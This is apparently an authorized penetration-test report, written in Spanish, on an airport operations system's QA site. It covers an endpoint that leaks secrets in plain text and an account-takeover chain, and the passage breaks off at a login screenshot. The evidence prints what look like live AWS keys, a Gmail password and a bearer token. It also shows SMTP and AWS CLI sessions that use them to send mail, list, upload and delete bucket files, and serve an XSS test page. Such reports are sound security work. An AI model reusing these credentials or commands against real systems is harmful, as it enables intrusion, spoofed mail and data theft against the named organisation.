Descripción: Se ha identificado que la aplicación se puede invocar a un endpoint de parámetros de configuración (/api/parametros) devuelve en texto plano, sin cifrado y sin protección adicional un conjunto de credenciales altamente sensibles almacenadas en la tabla de parámetros de configuración del sistema. Entre los secretos expuestos se identificaron: credenciales SMTP de Gmail con capacidad de envío masivo de correo, claves de acceso AWS IAM con permisos de lectura y escritura sobre el bucket S3 develop-agunsa (región us-east-1), credenciales de conexión a ActiveMQ (broker de mensajería), y API keys de UptimeRobot. Todos estos secretos fueron verificados como funcionales durante el pentest autorizado.

Con estas credenciales es posible acceso directo al smtp para envío de correo, al bucket S3 develop-agunsa (región us-east-1) y se confirmó que utilizando estas credenciales se logró acceso con permisos de lectura y escritura al bucket develop-agunsa (región us-east-1).

OWASP TOP 10	A01 - Broken Access Control
CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
Nivel de criticidad	Crítico (9.4)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
URL afectada	URLs: GET https://qa-rms.agunsa.com/api/v1/parametros
Impacto	- Envío masivo de correo fraudulento desde la identidad corporativa de Agunsa Copiapó (credenciales SMTP Gmail confirmadas como funcionales). - Acceso no autorizado con permisos de lectura y escritura al bucket S3 develop-agunsa (credenciales AWS IAM confirmadas como funcionales), exponiendo reportes de cumplimiento PACO/RSO, actas, logs y archivos operativos reales. - Posibilidad de modificación, eliminación masiva o sustitución de archivos críticos en S3, incluyendo la carga de contenido malicioso (XSS almacenado, malware).

	• Compromiso del broker de mensajería ActiveMQ mediante las credenciales expuestas, con potencial de interceptar o inyectar mensajes en los flujos operativos del aeropuerto. • Alto riesgo de fuga de información sensible, daño reputacional, posibles sanciones regulatorias por protección de datos personales y pérdida de confianza operacional.
Recomendaciones	• Revocar y rotar de forma inmediata todas las credenciales expuestas: invalidar las claves AWS IAM (AKIAXDBDK5UOHMYESGPT), la contraseña Gmail (qmzaomogbrbhdmet), las credenciales ActiveMQ y las API keys de UptimeRobot. Generar nuevas credenciales con mayor entropía y distribuirlas únicamente a través de canales seguros. • Migrar el almacenamiento de secretos a un gestor dedicado: utilizar AWS Secrets Manager o AWS Systems Manager Parameter Store (SecureString) para almacenar y recuperar los secretos en tiempo de ejecución. Nunca almacenar credenciales en texto plano en tablas de base de datos. • Modificar el endpoint de parámetros para que nunca retorne valores sensibles: el API debe omitir o enmascarar ("****") cualquier campo que contenga contraseñas, tokens, claves o credenciales, tanto en la respuesta JSON como en la interfaz de usuario de administración. • Aplicar el principio de menor privilegio en las políticas IAM: restringir el usuario IAM comprometido solo a las operaciones estrictamente necesarias sobre el bucket S3 específico (ej. s3:PutObject sobre prefijos concretos), eliminando permisos amplios de lectura/escritura irrestrictos. • Implementar monitoreo y alertas: activar AWS CloudTrail + GuardDuty para detectar accesos anómalos al bucket S3. Configurar alertas de Amazon SNS ante operaciones inusuales (ListBuckets, PutObject desde IPs externas). Habilitar S3 Access Logs.

Datos de prueba:

Opción válida solo para el usuario **Insideadm**

Evidencia:

El punto de partida fue la interceptación del endpoint **/api/v1/parámetros** el cual retorna diversos parámetros entre ellos información de credenciales tales como cuenta de correo, de cuenta de AWS IAM bucket S3.

Request	Response
<pre> 1 GET /api/v1/parametros HTTP/2 2 Host: qa-rms.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer dKJ7xlereXUPE36aIFUIIfk2sSrCSxhZAR No-gkTCA9uljeGjS 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Content-Type: application/json 11 Accept: */* 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://qa-rms.agunsa.com/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 19 </pre>	<pre> Response Pretty Raw Hex Render value: {"reporte": {"grafico": {"ruta_img": "http ://localhost:8084/img/"}, {"niveles _cumplimiento": {"cumplimiento": {"informe_con trol": {"bitacora": {"gemini-log", {"extension_bita cora": ".csv", {"extension": ".pdf"}, {"dire ctorio_s3_reporte_mensual": {"informe_mensual", {"directori o_s3_reporte_cumplimiento_paco": {"informe_cumplimiento _rso", {"directorio_s3_reporte_trimestral": {"reporte_trimest ral", {"directorio_s3_reporte_semestral": {"reporte_semestral _rso", {"ruta_relativa_s3_directorio_mensual": {"informe_mensual _rso", {"s3_config": {"path": "QA", {"accessKeyI d": "AKIAZBDBR5UOHMYESGPT", {"secretAccessKey": "UjQ6kzUSF 3FGsSz7Xic2lwzHNIUM9Nr/Pilmn/N0", {"region": "us-east-1", {" bucket": "develop-agunsa", {"muestreo": {"tiempoOperaciones": {"consultaIndicador": {"codigoIndicador": {"TIEMPO_OP ERACIONES", {"codigoComponente": {"QUERY_INDICADOR", {"tiempoLimite_ms": 3000}, {"login": {"codigoServicio": "GEMINI", {"codigoIndicador": "TI EMPO_OPERACIONES", {"codigoComponente": "LOGIN", {"tiempoLimite_ms": 3000}, {"getEstructuraServic ios": {"codigoServicio": "GEMINI", {"codigoIndicador": "TIEMPO_OPERACIONES", {"codigoComponente": " GET_ESTRUCTURA_SERVICIO", {"tiempoLimite_ms": 3000}, {"consultaLog": {"codigoServicio": "GEMINI ", {"codigoIndicador": "TIEMPO_OPERACIONES", {"codigoComponente": "QUERY_LOG", {"tiempoLimite_ms": 30 00}, {"tiempoLimite_ms": 3000}, {"codigoServicio": "GEMINI </pre>

Credenciales
de ingreso a
AWS IAM
bucket s3

Luego de obtener las credenciales se puede presentar los casos siguientes:

a) Abuso de credenciales SMTP – Envío de correo con identidad corporativa de Agunsa

El endpoint `/api/v1/parametros` retorna la configuración completa del servidor de correo bajo el parámetro MAILER-CONFIG, incluyendo host SMTP, puerto, usuario y contraseña en texto plano. Se confecciona el programa siguiente para probar el servicio y las credenciales y el resultado es satisfactorio. A continuación la ejecución del programa

python sendemail.py

```

send: 'ehlo [127.0.1.1]\r\n'
reply: b'250-smtp.gmail.com at your service, [209.61.73.254]\r\n'
reply: b'250-SIZE 35882577\r\n'
reply: b'250-8BITMIME\r\n'
reply: b'250-STARTTLS\r\n'
reply: b'250-ENHANCEDSTATUSCODES\r\n'
reply: b'250-PIPELINING\r\n'
reply: b'250-CHUNKING\r\n'
reply: b'250 SMTPUTF8\r\n'
reply: retcode (250); Msg: b'smtplib.SMTPSender: [209.61.73.254]\nSIZE
35882577\n8BITMIME\nSTARTTLS\nENHANCEDSTATUSCODES\nPIPELINING\nCHUNKING\nSMTPUTF8'
send: 'STARTTLS\r\n'
reply: b'220 2.0.0 Ready to start TLS\r\n'
reply: retcode (220); Msg: b'2.0.0 Ready to start TLS'
send: 'ehlo [127.0.1.1]\r\n'
reply: b'250-smtp.gmail.com at your service, [209.61.73.254]\r\n'
reply: b'250-SIZE 35882577\r\n'
reply: b'250-8BITMIME\r\n'
reply: b'250-AUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER XOAUTH\r\n'
reply: b'250-ENHANCEDSTATUSCODES\r\n'
reply: b'250-PIPELINING\r\n'
reply: b'250-CHUNKING\r\n'
reply: b'250 SMTPUTF8\r\n'
reply: retcode (250); Msg: b'smtplib.SMTPSender: [209.61.73.254]\nSIZE
35882577\n8BITMIME\nAUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER
XOAUTH\nENHANCEDSTATUSCODES\nPIPELINING\nCHUNKING\nSMTPUTF8'
send: 'AUTH PLAIN AGR1c2Fycm9sbG9wcnVlYmE5QgdtYWlsLmNvbQBxbXphb21vZ2JyYmhbWV0\r\n'
reply: b'235 2.7.0 Accepted\r\n'
reply: retcode (235); Msg: b'2.7.0 Accepted'
send: 'mail from:<desarrolloprueba9@gmail.com> size=1151\r\n'

```

```

reply: b'250 2.1.0 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt\r\n'
reply: retcode (250); Msg: b'2.1.0 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt'
send: 'rcpt to:ricardo.berrosipi@insidesecurity.cl>\r\n'
reply: b'250 2.1.5 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt\r\n'
reply: retcode (250); Msg: b'2.1.5 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt'
send: 'data\r\n'
reply: b'354 Go ahead 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt\r\n'
reply: retcode (354); Msg: b'Go ahead 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt'
data: (354, b'Go ahead 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt')
send: b'Content-Type: multipart/alternative;
boundary=-----2182893749904595032=====\\r\\nMIME-Version: 1.0\\r\\nFrom:
desarrolloprueba9@gmail.com\\r\\nTo: ricardo.berrosipi@insidesecurity.cl\\r\\nSubject: =?utf-
8?q?Prueba_t=C3=A9cnica_de_env=C3=Ado_de_correo_-_Pentest_authorized?=\\r\\n\\r\\n--
-----2182893749904595032=====\\r\\nContent-Type: text/plain; charset="us-
ascii"\\r\\nMIME-Version: 1.0\\r\\nContent-Transfer-Encoding: 7bit\\r\\n\\r\\nPrueba de envio de
correo\\r\\n\\r\\nEste es un correo de prueba enviado durante un pentest autorizado.\\r\\nFecha y
hora: 2026-04-08 20:33:26\\r\\n-----2182893749904595032=====\\r\\nContent-Type:
text/html; charset="utf-8"\\r\\nMIME-Version: 1.0\\r\\nContent-Transfer-Encoding:
base64\\r\\n\\r\\nCjxodGlsPgo8Ym9keT4KPGgzPlBydWViYSBkZSB1bnbDrW8gZGUyY29ycmVvPC9oMz4KPHA+RXN0\\r
\\nZSBjb3JyZW8gZnVlIGVudmlhZG8gY29tbYBwYXJ0ZSBkZSB1bA8c3Ryb25nPnBlbnRlc3QgYXV0\\r\\nb3JpemFkbz
wvc3Ryb25nPj48L3A+CjxwPjxz dHJvbmcmRmVjaGEgeSBob3JhOjwvc3Ryb25nPjAya\\r\\nMDI2LTA0LTA4IDIwOjMzOj
I2PC9wPgo8cD5TaSBkZ3TDoXMgcmlvVjA0WjpZW5kbyBlc3RlIG1lbnNh\\r\\namUsIGNvbmcZpcmlhIHFlZSBsYXMGy3JlZG
VuY2lhbG9zIFNUNFVAgZnV2Y29ybWVudG9zIFNUNvncnJlY3Rk\\r\\nbWVudG9wPC9wPgo8L2JvZHk+CjwvaHRtdD4K\\r\\n\\r\\n--
-----2182893749904595032=====\\r\\n.\\r\\n'
reply: b'250 2.0.0 OK 1775694810 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt\r\n'
reply: retcode (250); Msg: b'2.0.0 OK 1775694810 5a478bee46e88-2ca760b0518sm23852695eec.0 -
gsmtpt'
data: (250, b'2.0.0 OK 1775694810 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt')
send: 'quit\r\n'
reply: b'221 2.0.0 closing connection 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpt\r\n'
reply: retcode (221); Msg: b'2.0.0 closing connection 5a478bee46e88-
2ca760b0518sm23852695eec.0 - gsmtpt'

```

Asimismo, se puede comprobar que utilizando estas credenciales se confirmó el envío exitoso de correos con el remitente “Agunsa Copiapo <desarrolloprueba9@gmail.com>”. Un atacante puede emplear estas credenciales para suplantar la identidad corporativa, realizar campañas de phishing o agotar la cuota de envío del servicio. La interfaz de administración del sistema también expone estos valores visualmente en el módulo de parámetros.

b) Abuso de credenciales AWS+IAM

A través de AWS CLI (Command Line Interface) de Amazon Web Services el cual permite gestionar los servicios de la nube de AWS mediante comandos en la terminal y con las credenciales ubicadas en el endpoint (que resultaron ser satisfactorias) se configura el acceso de AWS IAM para acceder al bucket. Se aprecian objetos 2025, 2026, DESARROLLO Y QA

```
C:\Users\USUARIO>aws --version
aws-cli/2.34.24 Python/3.14.3 Windows/11 exe/AMD64

C:\Users\USUARIO>aws configure --profile agunsa-qa

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running

AWS Access Key ID [None]: AKIAxDBDK5UOHMYESGPT
AWS Secret Access Key [None]: UjQ6kzUSF3FGsSz7XicZLwzHNIUM9Nr/PiImn/NO
Default region name [None]: us-east-1
Default output format [None]: json

C:\Users\USUARIO>aws s3 ls s3://develop-agunsa --profile agunsa-qa
      PRE 2025/
      PRE 2026/
      PRE DESARROLLO/
      PRE QA/
```

Con el paso anterior, se confirmó el acceso de lectura; asimismo, se pueden leer recursivamente los archivos que contiene el bucket

```
C:\Users\USUARIO>aws s3 ls s3://develop-agunsa --recursive --profile agunsa-qa
2025-05-29 23:14:58      0 2025/
2026-02-05 10:30:58      0 2026/
2025-10-26 21:10:01    375 DESARROLLO/2025/08/30/15.log
2025-11-05 10:13:40   4629 DESARROLLO/2025/informe_cumplimiento_paco/10/ReporteCumplimientoPACO-2025-Octubre.xlsx
2025-11-03 10:39:45   4316 DESARROLLO/2025/informe_cumplimiento_paco/11/ReporteCumplimientoPACO-2025-Noviembre.xlsx
2025-11-05 10:32:32   5185 DESARROLLO/2025/informe_cumplimiento_rso/10/ReporteCumplimientoR50-2025-Octubre.xlsx
2025-11-05 08:06:26   3889 DESARROLLO/2025/informe_cumplimiento_rso/12/ReporteCumplimientoR50-2025-Diciembre.xlsx
2025-08-25 10:12:53      0 DESARROLLO/2025/reporte_semestral/
2025-11-05 11:03:02   5237 DESARROLLO/2025/reporte_semestral/12/ReporteSemestral-2025-Diciembre.xlsx
2025-08-25 10:12:54      0 DESARROLLO/2025/reporte_semestral/6/
2025-10-29 10:01:38   5275 DESARROLLO/2025/reporte_semestral/6/ReporteSemestral-2025-Junio.xlsx
2025-11-05 10:35:05   6715 DESARROLLO/2025/reporte_trimestral/12/ReporteTrimestral-2025-Diciembre.xlsx
2025-10-09 16:13:46  176450 DESARROLLO/43_INMUEBLE_17567573259550-3c684262-04c4-496d-a8a6-b1075312191d.png
2025-10-09 15:59:20  176450 DESARROLLO/43_INMUEBLE_17567573259550-c5ab5c74-062d-450e-8511-733c58679c6b.png
2025-10-06 10:19:00  176450 DESARROLLO/43_INMUEBLE_17567573259550-cbc55fb6-ebfa-4591-9998-778643f3514c.png
2025-10-09 15:02:23  176450 DESARROLLO/43_INMUEBLE_17567573259550-e5a7bdd2-960a-4a52-b62c-04a6cd55da7f.png
2025-07-24 15:36:38  155582 DESARROLLO/Acta de Reunion Avances 20250721 - Aeropuerto Copiapo-02f80e82-bc2f-4459-813b-9a4b69
2025-10-03 15:18:35  179965 DESARROLLO/Acta de Reunion Avances 20250915 - Aeropuerto Copiapo-96326d6c-eb5d-446c-9a1e-0ba705
2025-10-03 21:10:16  154353 DESARROLLO/Acta de Reunion Avances 20250929 - Aeropuerto Copiapo-d5cefa76-f974-4d11-9773-af9896
2025-10-03 15:52:16  154353 DESARROLLO/Acta de Reunion Avances 20250929 - Aeropuerto Copiapo-d7254bb8-1f87-4b44-9e57-36da7e
2025-10-08 16:20:24   46276 DESARROLLO/Bitacora_Vuelos_1759940383544-73f5a372-ddb4-4ad2-abb5-a6faea9e8cbd.xlsx
2025-10-08 15:27:33  134802 DESARROLLO/CMMS_Carga_PACO_20.08.2025-3594feea-4827-4e73-8a6c-89aa5ad4265c.xlsx
2025-07-30 09:05:02   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-1fda30a7-5fd1-4df7-8ea5-e25
2025-07-22 17:42:59   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-2679146b-78d4-42b5-9b1c-d04
2025-07-30 09:04:12   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-4857ec61-2251-4fb2-92b1-f60
2025-07-22 17:34:05   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-61ae210e-328a-4c4f-bf51-65e
2025-07-23 08:37:12   86214 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-6b3cce49-2b6c-4c3a-a5be-a51
2025-07-30 09:05:33   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-dd9848c3-3c30-4853-8f73-1d6
2025-07-30 09:05:58   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-ed5bb539-eca2-49ec-b773-d79
2025-11-17 09:26:44  5609782 DESARROLLO/DESARROLLO/2025/informe_mensual/octubre/10_2025.zip
2025-11-07 09:07:52   14110 DESARROLLO/FPVE/2025/2025-11-07/110941459.xml
2025-11-07 10:39:07   1329 DESARROLLO/FPVE/2025/2025-11-07/123905725.xml
```

Asimismo, se pueden confirmar que es posible realizar operaciones de escritura en el bucket

A continuación, se presenta el caso de carga un archivo .TXT en el bucket

```
C:\Users\USUARIO>echo "Prueba de escritura desde pentest autorizado - $(date)" > test-pentest.txt

C:\Users\USUARIO>aws s3 cp test-pentest.txt s3://develop-agunsa/QA/test-pentest.txt --profile agunsa-qa
upload: .\test-pentest.txt to s3://develop-agunsa/QA/test-pentest.txt

C:\Users\USUARIO>aws s3 ls s3://develop-agunsa/QA/ --profile agunsa-qa
PRE 2026/
2026-02-05 10:30:57      0
2026-04-04 00:48:48    59 test-pentest.txt
```

Por otro lado, a continuación, se presenta el caso de eliminado del archivo .TXT cargado

```
C:\Users\USUARIO>aws s3 rm s3://develop-agunsa/QA/test-pentest.txt --profile agunsa-qa
delete: s3://develop-agunsa/QA/test-pentest.txt
```

Asimismo, para probar si es posible cargar un archivo HTML (*test-xss.html*) que incluya un payload XSS siguiente, se confecciona el siguiente archivo:

```
<!DOCTYPE html>
<html><head><title>XSS Test</title></head><body>
<h1>Pentest - Archivo subido a S3</h1>
<script>
alert("XSS exitoso desde AWS S3 - " + document.domain);
console.log("Cookies: " + document.cookie);
</script>
</body></html>
```


```
C:\Users\USUARIO>aws s3 cp test-xss.html s3://develop-agunsa/QA/test-xss.html --content-type
"text/html" --profile agunsa-qa
upload: .\test-xss.html to s3://develop-agunsa/QA/test-xss.html
```

Luego se genera una URL prefirrada


```
C:\Users\USUARIO>aws s3 presign s3://develop-agunsa/QA/test-xss.html --expires-in 3600 --prof
ile agunsa-qa
https://develop-agunsa.s3.us-east-1.amazonaws.com/QA/test-xss.html?X-Amz-Algorithm=AWS4-HMAC-
SHA256&X-Amz-Credential=AKIAxDBDK5UOHMYESGPT%2F20260405%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-
Date=20260405T160223Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=7e534a3216
dcf9638200cf4af364a266e19b1357d0334eebf483e07bca9895c0
```

Esta URL, se ingresa a un browser y el resultado es que si es accesible viendo que se puede ejecutar un html

```
https://develop-agunsa.s3.us-east-1.amazonaws.com/QA/test-xss.html?X-
Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-
Credential=AKIAxDBDK5UOHMYESGPT%2F20260405%2Fus-east-
1%2Fs3%2Faws4_request&X-Amz-Date=20260405T160223Z&X-Amz-
Expires=3600&X-Amz-SignedHeaders=host&X-Amz-
Signature=7e534a3216dcf9638200cf4af364a266e19b1357d0334eebf483e07bca98
95c0
```



Se accedió al archivo vía prefirma URL y se ejecutó el código JavaScript



C02: Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades

Descripción: Se ha identificado una cadena de vulnerabilidades que, combinadas, permiten a un atacante apoderarse completamente de cualquier cuenta del sistema. El ataque se puede ejecutar por dos vías independientes:

Opción A — Fuerza Bruta sobre endpoint de autenticación

- La API `GET /api/v1/usuarios`, accesible con un token de usuario administrador, se devuelve el listado completo de usuarios registrados incluyendo login, nombre, email y rol de administrador.
- Con el listado de usuarios obtenido, se realizó un ataque de fuerza bruta sobre el endpoint `POST /api/v1/login` utilizando contraseñas comunes.
- El sistema no implementa bloqueo efectivo ni CAPTCHA, permitiendo iterar sobre todos los usuarios. Se obtuvo acceso exitoso con el usuario `'avenegas'`.
- Una vez autenticado, el atacante puede operar dentro del sistema con todos los privilegios del usuario comprometido.
- Esta opción es apropiación de cuenta parcial, debido a que el usuario podría recuperar su contraseña y el atacante podría pedir perder el acceso.

Opción B — Modificación de email + secuestro vía recuperación de contraseña (ATO Completo)

- La API `GET /api/v1/usuarios`, accesible con un token de usuario administrador, se devuelve el listado completo de usuarios registrados incluyendo login, nombre, email y rol de administrador.
- La API `PUT /api/v1/usuarios`, accesible con un token de usuario administrador, permite modificar los datos de cualquier usuario objetivo, entre ellos su campo 'email' por uno controlado por el atacante.
- A continuación, el atacante invoca el flujo de recuperación de contraseña ingresando el login de la víctima.
- El sistema envía el código de recuperación de 6 dígitos al email que ahora controla el atacante y con ese dato puede establecer una nueva contraseña y toma control total e irreversible de la cuenta.
- Esta opción es apropiación de cuenta total, debido a que el usuario podría recuperar su contraseña y el atacante podría pedir perder el acceso.

OWASP TOP 10	A01 - Broken Access Control A07 - Identification & Authentication Failures A04 - Insecure Design
CWE	CWE-284 Improper Access Control. CWE-307 Improper Restriction of Excessive Authentication Attempts CWE-640 Weak Password Recovery Mechanism CWE-620 Unverified Password Change CWE-269 Improper Privilege Management
Nivel de criticidad	Crítico (9.4)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:H/SI:H/SA:L
URL afectada	URLs: GET https://qa-rms.agunsa.com/api/v1/usuarios POST https://qa-rms.agunsa.com/api/v1/login PUT https://qa-rms.agunsa.com/api/v1/usuarios POST https://qa-rms.agunsa.com/api/v1/recuperar-password
Impacto	• Toma de control total de cualquier cuenta de usuario del sistema, incluyendo cuentas con rol administrador. • Acceso a información sensible de operaciones aeroportuarias: fichas digitales, tableros de cumplimiento, inspecciones fiscales, logs internos y reportes. • Posibilidad de modificar datos operacionales críticos (cumplimiento, planificación, observaciones IF). • El ATO mediante Opción B es persistente e irreversible sin intervención del equipo técnico, ya que el propietario real pierde acceso al no controlar el email. • Exposición de datos personales de todos los usuarios del sistema (nombre, email corporativo, login, rol). • Riesgo de escalada de privilegios si se compromete una cuenta administradora
Recomendaciones	• Aun tenga roles de Administrador, se debe restringir el endpoint GET /api/v1/usuarios (listar usuarios) desde aplicaciones que no sean las que manejen la seguridad del sistema. • Implementar bloqueo progresivo con backoff exponencial (ej.: bloqueo de 15 min tras 3 intentos fallidos). • Implementar alertas de seguridad por email ante múltiples intentos fallidos desde la misma IP. • Exigir confirmación de contraseña actual antes de permitir la modificación del email en el perfil. • Enviar notificación al email anterior informando del cambio, con un enlace de reversión válido por 24 horas. • Agregar verificación adicional antes del envío del código (ej.: pregunta de seguridad, confirmación por segundo factor). • Implementar autenticación multifactor (MFA) para todas las cuentas, obligatorio para administradores.


- Aplicar rate limiting por IP sobre todos los endpoints de autenticación y recuperación.

Datos de prueba:


Opción válida solo para el usuario **insideadm**; asimismo, para pruebas de login de fuerza bruta no se requiere un usuario autenticado alguno del sistema.

Evidencia:**OPCIÓN A — Fuerza Bruta: Apropiación de cuenta Parcial**

Como primer paso, se ingresa a <https://qa-rms.agunsa.com/> con las credenciales del usuario **insideadm**



The screenshot displays a web browser window with the URL <https://qa-rms.agunsa.com/>. The page is titled 'Sistema RMS' and features the logo of 'Aeropuerto Desierto de Atacama-Caldera'. Below the logo, it says 'Acceso al Sistema - QA'. The login form includes a username field containing 'insideadm' and a password field with masked characters. A link for '¿Olvidó su contraseña?' is located below the password field. The 'Mantener la Sesión Abierta' checkbox is unchecked. The 'Ingresar' button is at the bottom of the form.



